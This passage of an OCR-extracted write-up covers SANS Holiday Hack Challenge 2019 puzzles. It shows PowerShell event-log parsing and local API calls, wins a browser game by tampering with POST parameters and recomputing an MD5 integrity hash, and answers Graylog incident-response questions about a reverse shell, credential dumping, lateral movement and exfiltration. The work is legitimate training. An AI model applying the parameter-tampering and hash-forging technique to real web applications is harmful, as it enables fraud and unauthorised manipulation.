     27.09     2.56       6 root                          CheerLaserServi
    188.82    54.28      31 elf                           elf
      3.43     0.03       1 root                          init
      3.25     0.00      30 root                          su

PS />
```

Getting content of *"/shall/see"*

```
PS /> Get-Process -IncludeUserName

     WS(M)   CPU(s)      Id UserName                      ProcessName
     -----   ------      -- --------                      -----------
     27.09     2.55       6 root                          CheerLaserServi
    188.82    54.26      31 elf                           elf
      3.43     0.03       1 root                          init
      3.25     0.00      30 root                          su

PS /> Get-Process -IncludeUserName

     WS(M)   CPU(s)      Id UserName                      ProcessName
     -----   ------      -- --------                      -----------
     27.09     2.56       6 root                          CheerLaserServi
    188.82    54.28      31 elf                           elf
      3.43     0.03       1 root                          init
      3.25     0.00      30 root                          su

PS /> dir -Force /shall


    Directory: /shall

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
--r---          12/30/19  8:30 PM            149 see

PS /> type /shall/see
Get the .xml children of /etc - an event log to be found. Group all .Id's and the last thi
ng will be in the Properties of the lonely unique event Id.
PS />
```

Select correct XML

get-childitem /etc -recurse -filter *.xml


```
PS /> get-childitem /etc -recurse -filter *.xml


    Directory: /etc/systemd/system/timers.target.wants

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
--r---          11/18/19  7:53 PM       10006962 EventLog.xml
get-childitem : Access to the path '/etc/ssl/private' is denied.
```

Filtering on

<I32 N="Id">5</I32>

```
PS /> type /etc/systemd/system/timers.target.wants/EventLog.xml | select-string -pattern '
<I32 N=' | group-object | select-object -property count,name | sort-object -property count
 -desc

Count Name
----- ----
 1224            <I32 N="BinaryLength">12</I32>
 1116       <I32 N="ProcessId">1960</I32>
  905       <I32 N="Task">5</I32>
  905       <I32 N="Id">5</I32>
  859       <I32 N="ThreadId">6640</I32>
  179       <I32 N="Id">3</I32>
  179       <I32 N="Task">3</I32>
  160       <I32 N="ThreadId">6648</I32>
  108       <I32 N="ProcessId">5264</I32>
   98       <I32 N="Task">6</I32>
   98       <I32 N="Id">6</I32>
   97       <I32 N="ThreadId">6652</I32>
   89       <I32 N="ThreadId">4216</I32>
   39       <I32 N="Id">2</I32>
   39       <I32 N="Task">2</I32>
   19       <I32 N="ThreadId">4168</I32>
    2       <I32 N="Task">4</I32>
    2       <I32 N="Id">4</I32>
    1       <I32 N="Id">1</I32>
    1       <I32 N="Task">1</I32>

PS />
```


```
PS /> type /etc/systemd/system/timers.target.wants/EventLog.xml | select-string -pattern '
<I32 N="id"' | group-object | select-object -property count,name | sort-object -property c
ount -desc

Count Name
----- ----
  905       <I32 N="Id">5</I32>
  179       <I32 N="Id">3</I32>
   98       <I32 N="Id">6</I32>
   39       <I32 N="Id">2</I32>
    2       <I32 N="Id">4</I32>
    1       <I32 N="Id">1</I32>

PS />
```

Found POST parameters in XML

<S N="Value">C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
-c "`$correct_gases_postbody = @{`n O=6`n H=7`n He=3`n N=4`n Ne=22`n
Ar=11`n Xe=10`n F=20`n Kr=8`n Rn=9`n}`n"</S>

O=6&H=7&He=3&N=4&Ne=22&Ar=11&Xe=10&F=20&Kr=8&Rn=9


```
            </Obj>
            <Obj RefId="18014">
              <TNRef RefId="1806" />
              <ToString>System.Diagnostics.Eventing.Reader.EventProperty</ToString>
              <Props>
                <S N="Value">Microsoft Corporation</S>
              </Props>
            </Obj>
            <Obj RefId="18015">
              <TNRef RefId="1806" />
              <ToString>System.Diagnostics.Eventing.Reader.EventProperty</ToString>
              <Props>
                <S N="Value">PowerShell.EXE</S>
              </Props>
            </Obj>
            <Obj RefId="18016">
              <TNRef RefId="1806" />
              <ToString>System.Diagnostics.Eventing.Reader.EventProperty</ToString>
              <Props>
                <S N="Value">C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
-c "`$correct_gases_postbody = @{`n    O=6`n    H=7`n    He=3`n    N=4`n    Ne=22`n
Ar=11`n    Xe=10`n    F=20`n    Kr=8`n    Rn=9`n}`n"</S>
              </Props>
            </Obj>
            <Obj RefId="18017">
              <TNRef RefId="1806" />
              <ToString>System.Diagnostics.Eventing.Reader.EventProperty</ToString>
              <Props>
                <S N="Value">C:\</S>
              </Props>
            </Obj>
            <Obj RefId="18018">
              <TNRef RefId="1806" />

PS /> type /etc/systemd/system/timers.target.wants/EventLog.xml | select-string -pattern '
<I32 N="id">1' -context 0,150
```

Invoking POST request, first fail, later successful

(Invoke-WebRequest -Uri http://localhost:1225/api/off).RawContent
(Invoke-WebRequest -Uri http://localhost:1225/api/refraction?val=1.867).RawContent
(Invoke-WebRequest -Uri http://localhost:1225/api/temperature?val=-33.5).RawContent
(Invoke-WebRequest -Uri http://localhost:1225/api/angle?val=65.5).RawContent
$postParams = @{O=6;H=7;He=3;N=4;Ne=22;Ar=11;Xe=10;F=20;Kr=8;Rn=9;}
(Invoke-WebRequest -Uri http://localhost:1225/api/gas -Method POST -Body $postParams).RawContent
(Invoke-WebRequest -Uri http://localhost:1225/api/on).RawContent
(Invoke-WebRequest -Uri http://localhost:1225/api/output).RawContent


```
+ $postParams = @{O=6&H=7&He=3&N=4&Ne=22&Ar=11&Xe=10&F=20&Kr=8&Rn=9}
+                    ~~~
Unexpected token 'H=7' in expression or statement.
At line:1 char:66
+ $postParams = @{O=6&H=7&He=3&N=4&Ne=22&Ar=11&Xe=10&F=20&Kr=8&Rn=9}
+                                                                  ~
Unexpected token '}' in expression or statement.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : MissingEndCurlyBrace

PS /home/elf> $postParams = @{O=6;H=7;He=3;N=4;Ne=22;Ar=11;Xe=10;F=20;Kr=8;Rn=9}
PS /home/elf> (Invoke-WebRequest -Uri http://localhost:1225/ -Method POST -Body $postParam
s).RawContent
Invoke-WebRequest :
405 Method Not Allowed
Method Not Allowed
The method is not allowed for the requested URL.
At line:1 char:2
+ (Invoke-WebRequest -Uri http://localhost:1225/ -Method POST -Body $po ...
+  ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
+ CategoryInfo          : InvalidOperation: (Method: POST, Reque\u2026-form-urlencoded
}:HttpRequestMessage) [Invoke-WebRequest], HttpResponseException
+ FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.Invo
keWebRequestCommand
PS /home/elf> (Invoke-WebRequest -Uri http://localhost:1225/api/gas -Method POST -Body $po
stParams).RawContent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Mon, 30 Dec 2019 20:50:47 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 81

Updated Gas Measurements - Check /api/output if 5 Mega-Jollies per liter reached.
PS /home/elf>
```


```
PS /tmp/archive/refraction> (Invoke-WebRequest -Uri http://localhost:1225/api/gas -Method
POST -Body $postParams).RawContent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Mon, 30 Dec 2019 20:56:50 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 81

Updated Gas Measurements - Check /api/output if 5 Mega-Jollies per liter reached.
PS /tmp/archive/refraction> (Invoke-WebRequest -Uri http://localhost:1225/api/on).RawConte
nt
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Mon, 30 Dec 2019 20:56:57 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 32

Christmas Cheer Laser Powered On
PS /tmp/archive/refraction> (Invoke-WebRequest -Uri http://localhost:1225/api/output).RawC
ontent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Mon, 30 Dec 2019 20:57:06 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 200

Success! - 6.85 Mega-Jollies of Laser Output Reached!
```

3.5 Hack Trail

Description:


Hi! I'm Minty Candycane! I just LOVE this old game! I found it on a 5 1/4 floppy in the attic. You should give it a go! If you get stuck at all, check out this year's talks. One is about web application penetration testing. Good luck, and don't get dysentery!

Solution:

Easy: modifying URL parameter


Verification hash: b19ac64d19ee7579f1189417baa800c1


HOLIDAY HACK
CHALLENGE 2019


hhc://trail.hhc/fin/
>
THE HOLIDAY HACK TRAIL
YOUR PARTY HAS SUCCEEDED.
JESSICA IS READY TO JINGLE BELL ROCK.
DOP IS ECSTATIC.
SAVVY IS FILLED WITH CHRISTMAS CHEER.
JESSICA IS READY TO JINGLE BELL ROCK.
DATE COMPLETED: 3 JULY
REINDEER REMAINING: 2
MONEY REMAINING: 5000
SCORING:
4 SURVIVING PARTY MEMBERS X 1000 = 4000 POINTS
2 REINDEER X 400 = 800 POINTS
5000 MONEY LEFT X 1 = 5000 POINTS
JOURNEY COMPLETED ON 3 JULY: 175 DAYS BEFORE
CHRISTMAS X 50 = 8750 POINTS
TOTAL SCORE: (4000 + 800 + 5000 + 8750) X 1
EASY MULTIPLIER = 18550.
VERIFICATION HASH:

Medium: changing POST request parameter

91ac54832b5d59c195e196a3ae959e6b



Type	Name	Value
Body	pace	0
Body	playerid	6c68082c-277a-41e6-a53b-e679569a2e4a
Body	action	go
Body	difficulty	1
Body	money	3000
Body	distance	8000
Body	curmonth	8
Body	curday	2
Body	name0	John
Body	health0	100
Body	cond0	0
Body	cause0	
Body	deathday0	0
Body	deathmonth0	0
Body	name1	Sam
Body	health1	100
Body	cond1	0
Body	cause1	
Body	deathday1	0
Body	deathmonth1	0
Body	name2	Joseph
Body	health2	100
Body	cond2	0
Body	cause2	
Body	deathday2	0
Body	deathmonth2	0
Body	name3	Ron
Body	health3	100
Body	cond3	0
Body	cause3	
Body	deathday3	0
Body	deathmonth3	0
Body	reindeer	2
Body	runners	2
Body	ammo	50



HOLIDAY HACK
CHALLENGE 2019


THE HOLIDAY HACK TRAIL
YOUR PARTY HAS SUCCEEDED.
JOHN IS HAPPIER THAN AN ELF IN A TOY SHOP.
SAM IS HAVING THE BEST CHRISTMAS EVER.
JOSEPH IS OVERJOYED.
RON IS ECSTATIC.
DATE COMPLETED: 3 AUGUST
REINDEER REMAINING: 2
MONEY REMAINING: 3000
SCORING:
4 SURVIVING PARTY MEMBERS X 1000 = 4000 POINTS
2 REINDEER X 400 = 800 POINTS
3000 MONEY LEFT X 1 = 3000 POINTS
JOURNEY COMPLETED ON 3 AUGUST: 144 DAYS BEFORE
CHRISTMAS X 50 = 7200 POINTS
TOTAL SCORE: (4000 + 800 + 3000 + 7200) X 4
MEDIUM MULTIPLIER = 60000.
VERIFICATION HASH:
91AC54832B5D59C195E196A3AE959E6B
PLAY AGAIN?

Hard: calculating MD5 hash of distance and modifying other parameters

530c5280fe0bf8edfa4e946c778d8517

Calculating hashes



Distance 0
bc573864331a9e42e4511de6f678aa83 == 1626

Distance 35: 1654 - 1626 = 28
9d2682367c3935defcb1f9e247a97c0d == 1654

Distance 78: 1715 - 1654 = 61
78 - 35 = 43
0efbe98067c6c73dba1250d2beaa81f9 == 1715


9d2682367c3935defcb1f9e247a97c0d == 1654

pace=0&playerid=JebediahSpringfield&action=go&difficulty=2&money=1500&distance=70&curmonth=9&curday=7&name0=Sally&health0=100&cond0=0&cause0=&deathday0=0&deathmonth0=0&name1=Michael&health1=100&cond1=0&cause1=&deathday1=0&deathmonth1=0&name2=Vlad&health2=100&cond2=0&cause2=&deathday2=0&deathmonth2=0&name3=Billy&health3=100&cond3=0&cause3=&deathday3=0&deathmonth3=0&reindeer=2&runners=2&ammo=10&meds=2&food=52&hash=9d2682367c3935defcb1f9e247a97c0d

Total calculating

total = money + food + meds + ammo + runners + reindeer + distance + curmonth + curday

1654 = 1500 + 52 + 2 + 10 + 2 + 2 + 70 + 9 + 7



3.5 Graylog

Description:

It's me - Pepper Minstix. Normally I'm jollier, but this Graylog has me a bit mystified. Have you used Graylog before? It is a log management system based on Elasticsearch, MongoDB, and Scala. Some Elf U computers were hacked, and I've been tasked with performing incident response. Can you help me fill out the incident response report using our instance of Graylog? It's probably helpful if you know a few things about Graylog. Event IDs and Sysmon are important too. Have you spent time with those? Don't worry - I'm sure you can figure this all out for me! Click on the All messages Link to access the Graylog search interface! Make sure you are searching in all messages! The Elf U Graylog server has an integrated incident response reporting system. Just mouse-over the box in the lower-right corner. Login with the username elfustudent and password elfustudent.

Questions

Question 1:
Minty CandyCane reported some weird activity on his computer after he clicked on a link in Firefox for a cookie recipe and downloaded a file.

What is the full-path + filename of the first malicious file downloaded by Minty?
C:\Users\minty\Downloads\cookie_recipe.exe

Question 2:
The malicious file downloaded and executed by Minty gave the attacker remote access to his machine. What was the ip:port the malicious file connected to first?

192.168.247.175:4444

Question 3:
What was the first command executed by the attacker?

(answer is a single word)
whoami

Question 4:
What is the one-word service name the attacker used to escalate privileges?

webexservice

Question 5:
What is the file-path + filename of the binary ran by the attacker to dump credentials?
c:\cookie.exe

Question 6:
The attacker pivoted to another workstation using credentials gained from Minty's computer. Which account name was used to pivot to another machine?
alabaster

Question 7:
What is the time (HH:MM:SS) the attacker makes a Remote Desktop connection to another machine?
06:04:28

Question 8:
The attacker navigates the file system of a third host using their Remote Desktop Connection to the second host. What is the SourceHostName,DestinationHostname,LogonType of this connection?


(submit in that order as csv)
elfu-res-wks2,elfu-res-wks3,3

Question 9:
What is the full-path + filename of the secret research document after being transferred from the third host to the second host?
C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf

Question 10:
What is the IPv4 address (as found in logs) the secret research document was exfiltrated to?
104.22.3.84

Solution:


Search Minty




Searching cookie

TargetFilename:/.*cookie.*/

